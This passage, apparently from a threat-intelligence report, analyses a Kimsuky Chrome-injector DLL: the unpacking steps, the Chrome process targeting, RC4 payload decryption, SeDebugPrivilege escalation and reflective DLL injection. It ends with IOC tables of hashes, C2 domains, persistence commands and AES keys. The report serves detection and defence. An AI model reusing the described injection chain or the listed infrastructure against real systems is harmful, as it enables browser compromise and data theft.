- Dump Memory: We clicked the “Dump” button in Scylla and saved the raw memory artifact as app64_dump.dll.
- Rebuild PE Header: Crucially, we selected the “Fix Dump” option and pointed it to the newly created file. This step uses Scylla’s reconstructed IAT to patch the file’s Import Directory, ensuring that standard analysis tools (IDA, Binary Ninja, debuggers) can correctly resolve the API calls.
Post-Dump Verification:
A comparison of the file system attributes reveals a significant disparity between the original packed sample and the dumped payload.
1 | dir .\app64.dll |
The file size increased from approximately 1.45 MB to 6.2 MB. The dumped file represents the fully decompressed code and data sections as they exist in memory, aligned to memory page boundaries.
Note: Cryptographic hashes for memory dumps are not included, as they vary between debugging sessions due to dynamic base addresses and timestamps.
- Entry Point Correction: The Entry Point is now listed as 00007FF8D5712C8C (RVA 0x2C8C). This matches the exact address found during our dynamic analysis, confirming the PE header now points correctly to the unpacked code logic.
- Section Artifacts: The scan still reports
"(Heur)Protection: Generic[Strange sections]" and "(Heur)Packer". This is expected, as Scylla preserves the non-standard section names (_2, _3) created by the Enigma Protector, even though the code inside them is now clean and executable.
6.3. Malware Functionality Analysis
6.3.1 Initialization Routine (Export c)
The exported function c serves as the primary entry point for the malware’s operation. Unlike the standard DLL entry point (which handles generic library initialization), this function contains the specific logic to prepare the victim’s environment and launch the core payload.
- Path Resolution:
- The malware dynamically resolves the path to the user’s Local AppData directory (%LOCALAPPDATA%) using the Windows API SHGetSpecialFolderPathA with the CSIDL value 0x1c.
- Artifact Creation:
- It constructs a full file path by appending the filename \zvwan.log to the retrieved directory.
- Indicator of Compromise (IOC): The existence of nzvwan.log in the AppData folder is a high-confidence indicator of infection.
- Execution Handoff:
- The function invokes the core malicious subroutine (sub_11a0) to begin targeting operations.
1 | // Function: Export 'c' (0x7ff8d5711470) |
6.3.2 Target Reconnaissance (sub_7ff8d57111a0)
The malware enters a loop to scan all running processes to identify a specific target.
Process Enumeration:
- The malware uses CreateToolhelp32Snapshot with the flag TH32CS_SNAPPROCESS.
- It iterates through every running process on the system using Process32First and Process32Next.
Target Identification (chrome.exe):
- Inside the loop, it compares the name of every process (lppe.szExeFile) against the string “chrome.exe”.
- This confirms the malware is specifically hunting for the Google Chrome browser, a common target for Kimsuky information stealers.
Integrity Level Check (The Helper Function sub_…1090):
- If Chrome is found, the malware opens the process (OpenProcess) and retrieves its Security Token (OpenProcessToken).
- It calls GetTokenInformation to query the TokenIntegrityLevel.
- The Check: rbx - 0x2000 u<= 0xfff.
- 0x2000 represents the Medium Integrity Level.
- Chrome uses a “Sandbox” architecture where renderer processes run at Low Integrity or Untrusted levels, while the main browser process runs at Medium Integrity.
- Purpose: The malware is verifying that it has found the Main Chrome Process (Medium Integrity) and not a sandboxed tab/renderer. This is a prerequisite for successful code injection or cookie theft.
1 | // Function: sub_7ff8d57111a0 (Target Scanning) |
6.3.3 Payload Loading and Injection (sub_7ff8d57112b0)
Once the valid chrome.exe process is identified, this function prepares the system for code injection.
Payload Retrieval:
- The function opens the file
nzvwan.login Read-Binary mode (“rb”). - This confirms that
nzvwan.logis not a text log, but rather a binary container (Shellcode/DLL) holding the next stage of the malware. - It reads the entire content of this file into a memory buffer.
- The function opens the file
RC4 Decryption (sub_7ff8d5711a10):
- The file does not contain a readable header or plaintext structure. Instead, the entire buffer is an encrypted payload.
- Before initializing the RC4 state, the loader extracts the first 0x10 (16) bytes from the file. These bytes are treated as the dynamic RC4 key.
- Key Scheduling Algorithm (KSA):
The 16-byte key is expanded through a 256-iteration mixing loop, filling the 0x100-byte S-box.
Each iteration applies modular arithmetic and byte-swapping to produce a fully keyed RC4 state. - Pseudo-Random Generation Algorithm (PRGA):
Once the S-box is initialized, the routine generates a stream of keystream bytes.
The encrypted payload (starting after the 0x10-byte key) is XOR’d with this stream, producing the decrypted output. - The decrypted data is expected to form a valid in-memory module (e.g., DLL or shellcode), which is then passed to the next stage for execution.
Privilege Escalation:
- The malware calls LookupPrivilegeValueA requesting “SeDebugPrivilege”.
- It then calls AdjustTokenPrivileges to enable this right. This is required to manipulate the memory of high-privilege processes like the main Chrome browser.
Target Access:
- It opens the target Chrome process again, this time with extensive access rights:
0x43a. - These flags correspond to PROCESS_CREATE_THREAD, PROCESS_VM_OPERATION, and PROCESS_VM_WRITE, granting full control to inject code.
- It opens the target Chrome process again, this time with extensive access rights:
1 | // Function: sub_7ff8d57112b0 (Loader & Injector Prep) |
6.3.4 Reflective Injection (sub_7ff8d57118c0)
The final stage executes the payload inside the Chrome process. The code analysis confirms the use of Reflective DLL Injection.
- Payload Parsing (Reflective Loader):
- The malware calls a helper function (sub_…15a0) to parse the Export Table of the payload currently in memory.
- It specifically searches for an export named “ReflectiveLoader”. This is a signature of the “Reflective DLL Injection” technique, allowing a DLL to load itself from memory without being on disk.
- Memory Allocation:
- It uses VirtualAllocEx to allocate memory in the remote Chrome process with PAGE_EXECUTE_READWRITE protection.
- Execution:
- It calls CreateRemoteThread.
- Crucially, the thread entry point is calculated as BaseAddress + ReflectiveLoader_Offset. This ensures the Reflective Loader runs first to bootstrap the malware.
1 | // Function: sub_7ff8d57118c0 (Reflective Injection Logic) |
3. Conclusion
The analysis of this Kimsuky campaign reveals a threat actor that is rapidly evolving its toolkit to maximize stealth and persistence. The use of a “decision tree” installation process—deploying different malware architectures based on the presence of security software—demonstrates a mature understanding of the defensive landscape.
Technically, the malware relies heavily on modularity. By splitting functionality across multiple encrypted stages (sys.dll, net.dll, notepad.dll, app64.dll), the attackers can update specific capabilities without pushing a new core implant. The heavy use of commercial packers (Themida, Enigma) and custom obfuscation (AES, RC4, XOR) complicates reverse engineering and static detection.
The specific targeting of “Naver Whale” and NPKI certificates provides strong attribution to a North Korean nexus. Furthermore, the malware’s focus on both traditional espionage (document theft) and financial gain (crypto-wallet theft) aligns with the dual-mission operational mandate often observed in Kimsuky operations.
Organizations are advised to move beyond signature-based detection and focus on behavioral monitoring—specifically looking for mshta.exe spawning PowerShell, unusual usage of curl or rundll32 targeting AppData paths, and unexpected network traffic to file-sharing services like Google Drive from non-browser processes.
4. Appendix: Indicators of Compromise (IOCs)
File Hashes (SHA256)
| Filename | Description | SHA256 Hash |
|---|---|---|
| ╛╧╚ú.txt.lnk | Malicious Shortcut (LNK) | E51C6DAF902638023E5922A871279E57D858761EF500C3BCB214737CD39FCBDD |
| ▒╣╝╝ ░φ┴÷╝¡.pdf | Decoy PDF | 1D01EAB612DA7D635E6B92395EAD126E3E07B7987B3A38C8831E25CBCD5456B7 |
| pwko.hta | Stage 1 Payload (HTA/VBS) | 587BDF94BDAEBCEE4B51202BEB507125A7FA37D705FB38CC076A9C1814578411 |
| password.txt | Text file containing PDF password | 912FC71662D52486838562581C3F44219A8E7B053590B13D4EDFBFC67E953D68 |
| v3.log | Encrypted Stage 2 (Defender OFF) | 411A5FD77961E5DF89A81165824EDA33D4B4049F26F7358ED2BC688B70430901 |
| v3.hta | Decrypted Stage 2 Dropper | A358AC6BE54B74AA1AF1D5FBFC26AA5D8EF714A042CC3AAFDF8CC0F777D9C773 |
| sys.dll | Stage 3 Loader (Themida Packed) | DE7FE8842C46BC5C2F723DEE3D4B07043D531D067C06CAA3263000BCC41AECDD |
| app64.log | Encrypted Chrome Injector | 181884C418D559FC9B4FA4BB98375851DD41277DBC88C8B16A1B3A5F4D9C4C80 |
| app.dll | Decrypted Chrome Injector | D9730FE0741E36E082CF4EDE6676F93A60AC85DEA3670C847B5B78E6E468A0C7 |
| net64.log | Encrypted Spyware/Dropper | 65A7265F4BCC97D596DAE982792F67C9813D7F3D231752175EA48C0D7E53B614 |
| net.dll | Decrypted Spyware (UPX Packed) | ECB963CE7F62EE000597F8409C9739EA582CCB97B120F24DC5BA7BDB8158D2F0 |
| main64.log | Encrypted Persistent RAT | 85D2053281A15362300B9A275C46461687B9C24FB318346A1820160776F461C1 |
| notepad.dll | Decrypted Persistent RAT | 67E58E80118577A3F011C7961E43EC1C9A5C16D58FB289B2E457618685EECAE4 |
| pipe.log | Encrypted Stage 2 (Defender ON) | 96D8753B41718D720DA256F72DA11ACF3F990E79585CF8A6596D5F2630332DF5 |
| pipe.zip | Decrypted Stage 2 Archive | 99405AB2AEAB2DC0ED91CF366CE24BF4B07647523296ABE35FFA95491D99B998 |
| appload.log | Encrypted Stage 6 Loader | FA65136F28DFE55998715CE82089AC21FE25FBA499BF607B45C7599E62C9A857 |
| app64.dll | Decrypted Stage 6 (Enigma Packed) | 25E00987D62B5A88B54419BD4756B1E517B172E3AF18185325D05B37F6451593 |
Network Indicators
| Domain / URL | Type | Description |
|---|---|---|
| link24.kr | Domain | Initial redirection / Traffic tracking |
| jjdhdh.nmailhub.com | Domain | Primary C2 for notepad.dll (RAT) |
| quemr.mailhubsec.com | Domain | Primary C2 for PowerShell payloads |
github.com/deepsearch-tech/ref |
URL | Hosting pwko.hta (Payload Delivery) |
| drive.google.com | URL | Hosting encrypted logs (v3.log, pipe.log, appload.log) |
File Paths & Artifacts
| Path | Description |
|---|---|
| %LOCALAPPDATA%\net | Encrypted payload (loader target) |
| %LOCALAPPDATA%\notepad.log | Encrypted RAT payload |
| %LOCALAPPDATA%\micro.zip | Dropped archive containing tools |
| %LOCALAPPDATA%\pipe\ | Staging directory for Defender-active path |
| %LOCALAPPDATA%\netkey | Keylogger storage file |
| %LOCALAPPDATA%\history.log | Exfiltration staging file |
| %LOCALAPPDATA%\nzvwan.log | Encrypted payload for Stage 6 |
| %APPDATA%\Telegram Desktop\tdata | Targeted directory for Telegram theft |
Persistence Mechanisms
| Type | Key/Name | Value/Command |
|---|---|---|
| Registry Run | HKCU\...\Run\NetService |
rundll32 “%LOCALAPPDATA%\sys.dll”,s |
| Registry Run | HKCU\...\Run\WindowsSecurityCheck |
%localPath%\pipe\1.vbs |
Cryptographic Keys
| Key (Hex/String) | Algorithm | Usage |
|---|---|---|
| ftrgmjekglgawkxjynqrwxjvjsydxgjc | AES (Key) | Decrypting v3.log, pipe.log, appload.log |
| rhmrpyihmziwkvln | AES (IV) | Decrypting v3.log, pipe.log, appload.log |